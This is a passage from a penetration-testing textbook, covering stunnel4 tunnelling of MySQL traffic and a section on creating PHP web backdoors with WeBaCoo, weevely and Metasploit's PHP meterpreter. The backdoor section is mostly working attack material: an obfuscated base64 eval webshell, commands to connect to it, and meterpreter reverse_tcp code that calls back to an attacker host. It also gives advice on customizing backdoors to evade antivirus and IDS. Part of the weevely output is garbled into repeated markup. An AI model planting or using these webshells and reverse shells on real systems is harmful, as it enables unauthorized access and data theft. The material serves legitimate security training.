7. Verify that stunnel4 is listening on port 3307 :

```
# netstat -nap | grep 3307
```

8. The following is the result:

```
tcp 0 0 0.0.0:3307 0.0.0.0:*
LISTEN 8038/stunnel4
```

9. Based on the preceding result, we know that stunnel4 is working.

Next, carry out the following steps in the client machine:

1. Configure stunnel4 to listen for secure connections on port 3307 and forward the network traffic to the MySQL port (3306) on the server. Put the following directives in /etc/stunnel.conf:

```
client = yes
[mysqls]accept = 3306connect = 192.168.2.21:3307
```

 $\hbox{2. Enable stunnel 4 to start automatically after booting up by setting the following directive in } / etc/default/stunnel 4 : \\$

ENABLED=1

3. Start the stunnel4 service:

```
#/etc/init.d/stunnel4 start
```

You can check whether the stunnel4 service is running by issuing the following command:

```
netstat -napt | grep stunnel4
```

The following is the output of that command in my system:

```
tcp 0 0 0.0.0:3306 0.0.0.0:*
LISTEN 2860/stunnel4
```

4. Now, connect to the MySQL server using the following command:

```
#mysql -u root -h 127.0.0.1
```

5. The following is the result of the command:

```
root@kali:~# mysql -u root -h 127.0.0.1
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.32-Oubuntu0.12.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

6. Next, I issued the following command:

show databases;

When I sniff the network traffic using Wireshark, I can only see the following result:

```
..}....:....0.........0....0
..*.H..
        ........c......2......@P
D....1]V..R.h..=...\.i...q~.b..'R._hB.=.QgPK.....\.+?i...D`..
.][.P...X./c.....3....5...U...BT6..o.......A.
[...#L.)...............Q.5......W...v#M...m...:!..k...#..R%
J.....|...J....L..n6$.s.J.;.G...P.$.i..3./.d+.K.^^F7s'....R................F...BA.
...(....Qd.7Cq..Y.....^.y.....>bE.#.mWi.@....E.H.....
$KU....`.lWA...E.#..f...;..../
+...~..".L....E.4.B.,....
.x"..tN..S....kl..2...de.].....;A...c.d.D.`-".W+.;.DoX.8....^m.....S..:t>.%'.
......s!D4.}
.....Q...f...7AN.*+.ya......s..W......4.|xo....?,s".2....^q..*.Q..v...
(.vg.~..}.i...l...c..S|:x..R....|..^...v.p..$.f.q...]n...I...j...K].
+....TpE2a.....fJ....(..,...#"i...C....(...u.F".J....DHI.f.~*..o.k.%z.[....b
{.0..2B.....X.q?!.1."-.....L.r...'[.}q<mark>....9.....</mark>
d /.G. .t.E......Hp.0"Lh%...G.4%..DN.(9..N.....c".\w0...2.b..xp
,VE..F.....b.0[9..#...#iC..#|
6. y. nJ.0. ..h.o.>. ......Q, ...._T.<.6. ....'.3.__.Tg.B../.z?!..4....
I.U.v."...aQ. ..4.Bo._.\22...T".u...W:<.".I..bC.R.>JgNv.....P(.0.A..
%...qD.d...8,7...u.W.y.Z....-$b.|...d.<V...b&x....4|.F.^y...Qeb7Z.$...c.-.B.!
]*I...<3...-,.D....^.Q_...6.X....!...|
```

The network traffic has been encrypted using SSL.

For comparison, the following screenshot is what the traffic looks like when the same database server is accessed without using stunnel:

If we sniff the network traffic, we can find out a lot of information, such as the database software name and version, the operating system, the database user, and the database available in the remote server database.

12 of 12

Username: Palm Beach State College IP Holder **Book:** Kali Linux – Assuring Security by Penetration Testing. No part of any chapter or book may be reproduced or transmitted in any form by any means without the prior written permission for reprints and excerpts from the publisher of the book or chapter. Redistribution or other use that violates the fair use privilege under U.S. copyright laws (see 17 USC107) or that otherwise violates these Terms of Service is strictly prohibited. Violators will be prosecuted to the full extent of U.S. Federal and Massachusetts laws.

Creating web backdoors

In this section, we will discuss several tools that can be used to create a web backdoor. The tools in this category are usually used to maintain access to a compromised web server.

You need to be aware that the backdoors discussed here might be detected by IDS, antivirus, or other security tools. To be able to create a stealthy backdoor, you may customize the backdoors.

To illustrate the scenario in this section, we will use the following IP addresses:

- 192.168.2.22 is the IP address of the attacker machine.
- 192.168.2.23 is the IP address of the target server.

Let's start with the WeBaCoo backdoor.

WeBaCoo

We BaCoo (Web Backdoor Cookie) is a web backdoor script tool used to provide a stealth terminal-like connection via HTTP between the client and web server.

WeBaCoo has two operation modes:

- Generation (Option -g): In this mode, users can generate the backdoor code containing PHP payloads
- Terminal (Option -t): In this mode, users can connect to the backdoor on the compromised server

The most interesting feature of WeBaCoo is that the communication between the web server and client is encoded in the HTTP header cookie, so it might not be detected by antivirus, network intrusion detection/prevention systems, network firewalls, and application firewalls.

The following are the three most important values in the HTTP cookie field:

- cm: The shell command encoded in Base64
- cn: The new cookie name that the server will use to send the encoded output
- \bullet $\ensuremath{\mathbf{cp}}\xspace$ The delimiter used to wrap the encoded output

To start WeBaCoo, use the console to execute the following command:

webacoo -h

This will display the command syntax on your screen. Let's see how to generate the backdoor first.

The following are the command-line options related with the generation mode:

No.	Option	Description
1	-g	Generates backdoor code
2	-f function	PHP system functions used in the backdoor are:
		• system (default)
		• shell_exec
		• exec
		• passthru

1 of 7

No.	Option	Description
		• popen
3	-O output	The generated backdoor will be saved in the output file

To generate the obfuscated PHP backdoor using default settings and to save the result in the test.php file, you can use the following command:

```
# webacoo -g -o test.php
```

The result is as follows:

```
WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
    Copyright (C) 2011-2012 Anestis Bechtsoudis
    { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "test.php" created.
```

The following is the content of the test.php file:

```
Php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V b J 2 N
t J 1 0 p K X t v Y l 9 z d G F y d C g p 0 3 N 5 c 3 R l b S h i Y X N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0
l F W y d j b S d d K S 4 n I D I + J j E n K T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J
F 9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M o
K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p 0 2 9 i X 2 V u Z F 9 j b G V h b i g p 0 3 0 = "))); ?>
```

Then, upload this file to the compromised server (192.168.2.23).

The next action is to connect to the backdoor using the following command:

```
# webacoo -t -u http://192.168.2.23/test.php
```

The following is the backdoor shell:

```
WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
webacoo$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
webacoo$ ■
```

The following is the HTTP request as captured by a web proxy:

```
GET /test.php HTTP/1.1
Host: 192.168.2.23:80
Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2
Connection: Close
Cookie: cm=aWQ=; cn=M-cookie; cp=8zM$
```

The following is the web server response:

HTTP/1.1 200 OK

Date: Sun, 15 Sep 2013 16:41:21 GMT Server: Apache/2.2.8 (Ubuntu) DAV/2 X-Powered-By: PHP/5.2.4-2ubuntu5.10

Set-Cookie: M-cookie=8zM%24dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkK8zM%24

Content-Length: 0 Connection: close Content-Type: text/html

From the preceding HTTP request and response screenshots, we notice that the communication between the backdoor and WeBaCoo is stealthy, so it might not be able to be detected by the victim.

To quit from the terminal mode, just type exit .

weevely

weevely is a stealth PHP web shell that provides an SSH-like console to execute system commands and automate administration and post-exploitation tasks.

The following are the main features of weevely (https://github.com/epinna/Weevely):

- It has more than 30 modules to automate administration and post-exploitation tasks such as:
 - Execute commands and browse remote filesystems
 - Check common server misconfiguration
 - Spawn reverse and direct TCP shells
 - Proxy HTTP traffic through target machines
 - · Run port scans from target machines
- · Backdoor communications are hidden in the HTTP cookies
- It supports passwords to access the backdoor

To start weevely, use the console to execute the following command:

weevely

This will display the command syntax on your screen.

weevely can be used to generate the following:

- Obfuscated PHP backdoor
- Backdoor existing image and create the related .htaccess
- Backdoored .htaccess

To display the list of generators and modules available, you can use the help option:

```
# weevely help
```

To generate the obfuscated PHP backdoor and save the result in the weevely.php file, you can use the following command:

```
# weevely generate password display.php
[generate.php] Backdoor file 'display.php' created with password 'password'
```

The following is the content of the display.php file:

```
$\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{\footnote{
```

Then, upload it to the target web server by using legitimate access or exploiting web application bugs.

To access the web backdoor shell on the target web server (192.168.2.23), you can use the following command:

weevely http://192.168.2.23/display.php password

If successful, you will see the weevely shell. To verify that we have connected to the target machine, we issued the net.ifaces command to get the network interfaces information from the remote machine. We also used the id command to get the ID of the user. The output can be seen in the following screenshot:

From the preceding screenshot, we know that we have connected to the remote machine. You can then issue other commands to the remote machine. You can issue :help to see the available weevely commands:

module	description
:audit.userfiles	Enumerate common users restricted files
:audit.etcpasswd	Enumerate users and /etc/passwd content
:audit.mapwebfiles	Enumerate webroot files properties
:shell.php	PHP shell
:shell.sh	System shell
:system.info	Collect system informations
:backdoor.tcp	Open a shell on TCP port
:backdoor.reversetcp	Send reverse TCP shell
:bruteforce.sql	Bruteforce SQL username
:bruteforce.sqlusers	Bruteforce all SQL users
:file.upload	Upload binary/ascii file to the target filesystem
:file.rm	Remove remote files and folders
:file.enum	Check remote files type, md5 and permission
:file.upload2web	Upload binary/ascii file into web folders and guess corresponding url
:file.download	Download binary/ascii files from target filesystem
:file.check	Check remote files type, md5 and permission
:file.read	Read files from target filesystem
:sql.console	Execute SQL queries
:sql.dump	Get SQL database dump
:net.proxy	Install and run Proxy to tunnel traffic through target
:net.phpproxy	Install remote PHP proxy
:net.ifaces	Print interface addresses
:net.scan	Print interface addresses
:find.suidsgid	Find files with superuser flags
:find.perms	Find files with write, read, execute permissions

For example, to run a simple port scan (using the :net.scan module) against the target web server on port 22 , we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 22 SCAN 192.168.2.23:22-22 OPEN: 192.168.2.23:22
```

To run a simple port scan (using the :net.scan module) on port 80, we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 80 SCAN 192.168.2.23:80-80 OPEN: 192.168.2.23:80
```

To exit from the weevely shell, just press Ctrl + C.

Note

The web shell created using the tools in this category is only for the PHP language. If you want to have a web shell for other languages, you can check Laudanum (http://laudanum.inguardians.com/). Laudanum provides functionality such as shell, DNS query, LDAP retrieval, and others. It supports the ASP, ASPX, CFM, JSP, and PHP languages.

PHP meterpreter

Metasploit has a PHP meterpreter payload. With this module, you can create a PHP webshell that has meterpreter capabilities. You can then upload the shell to the target server using vulnerabilities such as command injection and file upload.

To create the PHP meterpreter, we can utilize msfvenom from Metasploit using the following command:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.2.23 -f raw >
php-meter.php
```

The description of the command is as follows:

- -p : Payload (php/meterpreter/reverse_tcp)
- -f : Output format (raw)
- LHOST : The attacking machine IP address

The generated PHP meterpreter will be stored in the php-meter.php file. The following is a snippet of the php-meter.php file contents:

```
#<?php
error reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
sip = '192.168.2.22';
port = 4444;
$ipf = AF INET;
if (FALSE !== strpos($ip, ":")) {
        # ipv6 requires brackets around the address
        sip = "[". sip ."]";
        $ipf = AF INET6;
if (($f = 'stream socket client') && is callable($f)) {
        s = f("tcp://{sip}:{port}");
        $s type = 'stream';
} elseif ((\$f = 'fsockopen') \&\& is callable(\$f)) {
        $s = $f(sip, sport);
```


Before you send this backdoor to the target, you need to remove the comment mark in the first line, as shown with the arrow in the preceding screenshot.

You need to prepare how to handle the PHP meterpreter. In your machine, start Metasploit Console (msfconsole) and use the multi/handler exploit. Then, use the php/meterpreter/reverse_tcp payload, the same payload we used during the generation of the shell backdoor. Next, you need to set the LHOST variable with your machine IP address. After that, you use the exploit command to run the exploit handler. The result of the command is as follows:

```
msf vse exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.22
LHOST => 192.168.2.22
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.2.22:4444
[*] Starting the payload handler...
```

After you store the shell in the target web server utilizing web vulnerabilities such as command injection, or execute the shell from your server exploiting remote file inclusion vulnerability, you can access the shell via a web browser.



In your machine, you will see the meterpreter session open:

After that, you can issue meterpreter commands such as sysinfo and getuid .

7 of 7

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Summary

In this chapter, we discussed the operating system backdoors such as cymothoa, intersect, and metsvc, which can be used to maintain access on target machines.

Next, we discussed protocol tunneling tools that can wrap one network protocol to another. The goal of this protocol tunneling is to bypass any mechanism enacted by the target machine to limit our capability to connect to the outside world. The tools in this category are dns2tcp, iodine, ncat, proxychains, ptunnel, socat, sslh, and stunnel4.

At the end of this chapter, we briefly described the web backdoor tools. These tools can be used to generate a webshell backdoor on the target machine, and we can then connect to this backdoor.

In the next chapter, we will discuss documenting, reporting, and presenting the vulnerabilities found to the relevant parties.